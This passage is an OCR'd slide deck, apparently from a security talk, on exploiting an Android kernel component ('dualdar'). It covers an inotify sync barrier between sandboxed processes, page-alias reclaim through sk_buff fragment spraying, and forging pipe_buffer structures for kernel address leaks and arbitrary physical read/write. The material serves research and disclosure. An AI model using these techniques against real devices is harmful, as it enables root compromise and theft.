ioctl(SUBMIT_CRYPTO_RESULT);
```

app

```
// app




open(prot_file);
write(prot_file); fadvise(DONTNEED);




close(prot_file);
```


Two Processes, No Shared Channel

dualdard


```
// dualdard
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
barrier();


barrier();
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
barrier();
```

app

```
// app


barrier();
open(prot_file);
write(prot_file); fadvise(DONTNEED);
barrier();


barrier();
close(prot_file);
```



Sync the
two processes
app
untrusted
dualdar
ACE
(pot) alias
mapping
root
uid 0

Any Communication Channel?



Any Communication Channel?

- network



Any Communication Channel?

- network
  dualdar_app: no network

dualdar_app




untrusted_app




Any Communication Channel?

- network
  dualdar_app: no network
- binder IPC




Any Communication Channel?

- network
  dualdar_app: no network
- binder IPC
  no shared channel between them




Any Communication Channel?

- network
  dualdar_app: no network
- binder IPC
  no shared channel between them
- filesystem




Any Communication Channel?

- network
  dualdar_app: no network
- binder IPC
  no shared channel between them
- filesystem
  a file R for one, W for the other



Any Communication Channel?

- network
  dualdar_app: no network
- binder IPC
  no shared channel between them
- filesystem
  a file R for one, W for the other → no



Any Communication Channel?

- network
  dualdar_app: no network
- binder IPC
  no shared channel between them
- filesystem
  a file R for one, W for the other → no

Any other channel?

dualdar_app



untrusted_app




The `inotify` Barrier Channel

```
// inotify(7) -- monitoring filesystem events
wd = inotify_add_watch(fd, path, IN_OPEN);
read(fd); // blocks until path is open()ed
```


The `inotify` Barrier Channel

```
// inotify(7) -- monitoring filesystem events
wd = inotify_add_watch(fd, path, IN_OPEN);
read(fd); // blocks until path is open()ed
```





/system/usr/share/zoneinfo/tzdata
(world-readable)



The `inotify` Barrier Channel

```
// inotify(7) -- monitoring filesystem events
wd = inotify_add_watch(fd, path, IN_OPEN);
read(fd); // blocks until path is open()ed
```



The `inotify` Barrier Channel

```
// inotify(7) -- monitoring filesystem events
wd = inotify_add_watch(fd, path, IN_OPEN);
read(fd); // blocks until path is open()ed
```



The `inotify` Barrier Channel

```
// inotify(7) -- monitoring filesystem events
wd = inotify_add_watch(fd, path, IN_OPEN);
read(fd); // blocks until path is open()ed
```



Map, Then Free

dualdard

```
// dualdard
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(watched);

busy_wait_us(100000);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
open(watched);
```

app

```
// app



read(inotify);
open(prot_file);
write(prot_file); fadvise(DONTNEED);


read(inotify);
close(prot_file);
```

Map, Then Free


dualdard

```
// dualdard
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);          INIT
mmap(metadata_area);
open(watched);

busy_wait_us(100000);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
open(watched);
```


app

```
// app



read(inotify);
open(prot_file);
write(prot_file); fadvise(DONTNEED);


read(inotify);
close(prot_file);
```


Map, Then Free




Map, Then Free




Map, Then Free




Map, Then Free




Map, Then Free



Map, Then Free




Map, Then Free





app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
root
uid 0


Reliable physical memory reclaim
app
untrusted
dualdar ACE
(pot) alias mapping
alias mapping
root
uid 0


The Aliased Page: One Frame, Two Mappings



The Aliased Page: One Frame, Two Mappings



The Aliased Page: One Frame, Two Mappings



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

alias
freed

The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?

- page table



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?

- page table
- `pipe_buffer` slab page



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?

- page table
- `pipe_buffer` slab page
- …



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?

- page table
- `pipe_buffer` slab page
- …

Constraint: kernel exploitation must be near 100% reliable to be weaponizable



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?

- page table
- `pipe_buffer` slab page
- …

Constraint: kernel exploitation must be near 100% reliable to be weaponizable

- `sk_buff->frag` data page



Reclaiming with `sk_buff` Fragments



Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
    ...
    unsigned int truesize;
    ...
    struct skb_shared_info *end;
};
```

kernel's descriptor for one network packet

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

array of pages backing this fragment

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

```
struct sk_buff *alloc_skb_with_frags(..., int order, ...)
{




}
```

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

```
struct sk_buff *alloc_skb_with_frags(..., int order, ...)
{



}
```

allocates the frag pages

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

```
struct sk_buff *alloc_skb_with_frags(..., int order, ...)
{
   [...]
   while (data_len) {
      while (order && PAGE_ALIGN(data_len) < (PAGE_SIZE << order))
         order--; // shrink to fit
      page = alloc_pages(gfp_mask, order); // frag page
      [...]
   }
}
```

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

```
struct sk_buff *alloc_skb_with_frags(..., int order, ...)
{
   [...]
   while (data_len) {
      while (order && PAGE_ALIGN(data_len) < (PAGE_SIZE << order))
         order--; // shrink to fit
      page = alloc_pages(gfp_mask, order); // frag page
      [...]
   }
}
```

sk_buff->frag



Confirming the Reclaim



Confirming the Reclaim

Spray: `sk_buff->frag` data pages



Confirming the Reclaim

Spray: `sk_buff->frag` data pages

- with unique cookie `DE AD BE EF XX`



Confirming the Reclaim

Spray: `sk_buff->frag` data pages

- with unique cookie `DE AD BE EF XX`
- where `XX` is the `sk_buff` identifier



Confirming the Reclaim

Spray: `sk_buff->frag` data pages

- with unique cookie `DE AD BE EF XX`
- where `XX` is the `sk_buff` identifier

Confirm: read cookie via alias



Confirming the Reclaim

Spray: `sk_buff->frag` data pages

- with unique cookie `DE AD BE EF XX`
- where `XX` is the `sk_buff` identifier

Confirm: read cookie via alias

- `DE AD BE EF 47` means `sk_buff` number `0x47`



Confirming the Reclaim

Spray: `sk_buff->frag` data pages

- with unique cookie `DE AD BE EF XX`
- where `XX` is the `sk_buff` identifier

Confirm: read cookie via alias

- `DE AD BE EF 47` means `sk_buff` number `0x47`

Result: reliable reclamation




Second Reclaim: as `pipe_buffer`



Second Reclaim: as `pipe_buffer`


Free: `__free_page(sk_buff->frag)` — `#0x47`



Second Reclaim: as `pipe_buffer`

Free: `__free_page(sk_buff->frag)` — `#0x47`

releases the page again




Second Reclaim: as `pipe_buffer`

Free: `__free_page(sk_buff->frag)` — `#0x47`

- releases the page again

Reclaim: as `pipe_buffer` slab page



Second Reclaim: as `pipe_buffer`

Free: `__free_page(sk_buff->frag)` — `#0x47`

- releases the page again

Reclaim: as `pipe_buffer` slab page

- each pipe holds a ring of `pipe_buffer` structs, one per queued page



Second Reclaim: as `pipe_buffer`

Free: `__free_page(sk_buff->frag)` — `#0x47`

- releases the page again

Reclaim: as `pipe_buffer` slab page

- each pipe holds a ring of `pipe_buffer` structs, one per queued page
- ring size is tunable from userspace via `fcntl(F_SETPIPE_SZ)`



Second Reclaim: as `pipe_buffer`

Free: `__free_page(sk_buff->frag)` — `#0x47`

- releases the page again

Reclaim: as `pipe_buffer` slab page

- each pipe holds a ring of `pipe_buffer` structs, one per queued page
- ring size is tunable from userspace via `fcntl(F_SETPIPE_SZ)`
- elastic object: `pipe_buffer[2]` rounds up into `kmalloc-96`



Second Reclaim: as `pipe_buffer`

Free: `__free_page(sk_buff->frag)` — `#0x47`

- releases the page again

Reclaim: as `pipe_buffer` slab page

- each pipe holds a ring of `pipe_buffer` structs, one per queued page
- ring size is tunable from userspace via `fcntl(F_SETPIPE_SZ)`
- elastic object: `pipe_buffer[2]` rounds up into `kmalloc-96`

Result: reliable reclamation



Why `pipe_buffer`?



Why pipe_buffer?



Why `pipe_buffer`?

```
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {




};
```

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;




};
```

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;




};
```

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;


};
```

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

Strong leak primitive:

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

Strong leak primitive:

- `page` — leaks the **vmemmap** base

  `vmemmap_base = 1GB-aligned pipe_buffer->page`

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

Strong leak primitive:

- `page` — leaks the **vmemmap** base

  `vmemmap_base = 1GB-aligned pipe_buffer->page`

- `ops` — leaks a **kernel image** base

  `kimage_va = pipe_buffer->ops - anon_pipe_buf_ops_offset`

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

Strong leak primitive:

- `page` — leaks the **vmemmap** base

  `vmemmap_base = 1GB-aligned pipe_buffer->page`

- `ops` — leaks a **kernel image** base

  `kimage_va = pipe_buffer->ops - anon_pipe_buf_ops_offset`

Strong write primitive:

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

Strong leak primitive:

- `page` — leaks the **vmemmap** base

  `vmemmap_base = 1GB-aligned pipe_buffer->page`

- `ops` — leaks a **kernel image** base

  `kimage_va = pipe_buffer->ops - anon_pipe_buf_ops_offset`

Strong write primitive:

- `page`, `offset`, `len` can be redirected to **arbitrary** pages

  turns `read()` / `write()` into an arbitrary physical R/W primitive

Forging `pipe_buffer` → Arbitrary Phys R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

Forging `pipe_buffer` → Arbitrary Phys R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```




Forging `pipe_buffer` → Arbitrary Phys R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```




Forging `pipe_buffer` → Arbitrary Phys R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



Forging `pipe_buffer` → Arbitrary Phys R/W


```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



Normal behaviour:

Forging `pipe_buffer` → Arbitrary Phys R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```




Normal behaviour:

- `read()` reads bytes from the physical data page at `offset`

Forging `pipe_buffer` → Arbitrary Phys R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



Normal behaviour:

- `read()` reads bytes from the physical data page at `offset`
- `write()` writes bytes to the physical data page at `offset+len`

Forging `pipe_buffer` → Arbitrary Phys R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



Normal behaviour:

